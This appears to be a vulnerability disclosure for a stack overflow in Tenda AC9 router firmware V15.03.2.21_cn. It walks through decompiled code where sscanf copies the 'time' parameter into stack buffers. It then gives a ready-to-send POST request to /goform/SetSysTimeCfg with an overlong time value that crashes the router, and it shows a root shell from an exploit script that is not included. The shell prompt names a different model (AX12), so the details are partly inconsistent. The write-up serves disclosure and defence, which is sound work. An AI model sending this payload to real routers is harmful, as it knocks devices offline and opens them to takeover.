
Tenda AC9 V15.03.2.21_cn stack overflow

Overview

- Manufacturer's website information： https://www.tenda.com.cn/profile/contact.html
- Firmware download address ： https://www.tenda.com.cn/download/default.html

1. Affected version



软件升级 ✕


当前版本： V15.03.2.21_cn

升级类型： ○本地升级 ●在线升级

当前版本为最新版本，不需要升级


Figure 1 shows the latest firmware Ba of the router

Vulnerability details




```
}
else if ( !strcmp(s1, "manual") )
{
  v20 = (char *)huoqu(a1, (int)"time", (int)&unk_CF628);
  sscanf(v20, "%[^-]-%[^-]-%[^ ] %[^:]:%[^:]:%s", v12, v11, v10, v9, v8, v7);
  tp.tm_year = atoi(v12) - 1900;
  tp.tm_mon = atoi(v11) - 1;
  tp.tm_mday = atoi(v10);
  tp.tm_hour = atoi(v9);
  tp.tm_min = atoi(v8);
  tp.tm_sec = atoi(v7);
```

Through analysis, it is found that there are typical stack overflow vulnerabilities V20 is a parameter of time. How to enter this branch We need to set the value of S1 to manual Let's go up



```
v25 = 0;
memset(s, 0, sizeof(s));
memset(v17, 0, sizeof(v17));
memset(v16, 0, sizeof(v16));
s1 = (char *)huoqu(a1, (int)"timeType", (int)"sync");
if ( !strcmp(s1, "sync") )
{
  *(_DWORD *)nptr = 0;
  v15 = 0;
  memset(v13, 0, sizeof(v13));
  v23 = (char *)huoqu(a1, (int)"timeZone", (int)&unk_CF628);
  v22 = (char *)huoqu(a1, (int)"timePeriod", (int)&unk_CF628);
  src = (char *)huoqu(a1, (int)"ntpServer", (int)"time.windows.com");
  SetValue((int)"sys.timesyn", (int)"1");
  SetValue((int)"sys.timemode", (int)"auto");
  SetValue((int)"sys.timezone", (int)v23);
```

It can be found that when the program calls this interface, the timetype will be set to sync Then we will enter the normal time setting process below



时间设置

选择时区：(GMT+12:00) 惠灵顿

This is the interface, but we didn't find the place where we set the time, but the overflow point exists in the manual time setting So we need to construct a packet ourselves

```
POST /goform/SetSysTimeCfg HTTP/1.1
Host: 192.168.11.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101
Firefox/96.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 2038
Origin: http://192.168.11.1
Connection: close
Referer: http://192.168.11.1/system_time.html?random=0.1562532683666097&
Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbcddm1qw

timeType=manual&time=2021-1-20%2010:21
```

Here, follow the regularity of sscanf and guess the time format year month day hour: minute Then we add a large number of characters at any matching position, resulting in stack overflow vulnerability

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.2.21_cn
2. Attack with the following POC attacks

```
POST /goform/SetSysTimeCfg HTTP/1.1
Host: 192.168.11.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101
Firefox/96.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 2038
Origin: http://192.168.11.1
Connection: close
Referer: http://192.168.11.1/system_time.html?random=0.1562532683666097&
Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbcddm1qw

timeType=manual&time=2021aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaa
1-20%2010:21
```

The reproduction results are as follows:




Unable to connect

An error occurred during a connection to 192.168.0.1.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shel



```
iot@attifyos ~/D/T/AX12> python3 exp2.py
iot@attifyos ~/D/T/AX12> 
```

```
root@AX12:/# ls
bin      files    opt      rom      sys      var
dev      lib      overlay  root     tmp      www
etc      mnt      proc     sbin     usr
root@AX12:/# id
uid=0(root) gid=0(root) groups=0(root)
root@AX12:/# 
```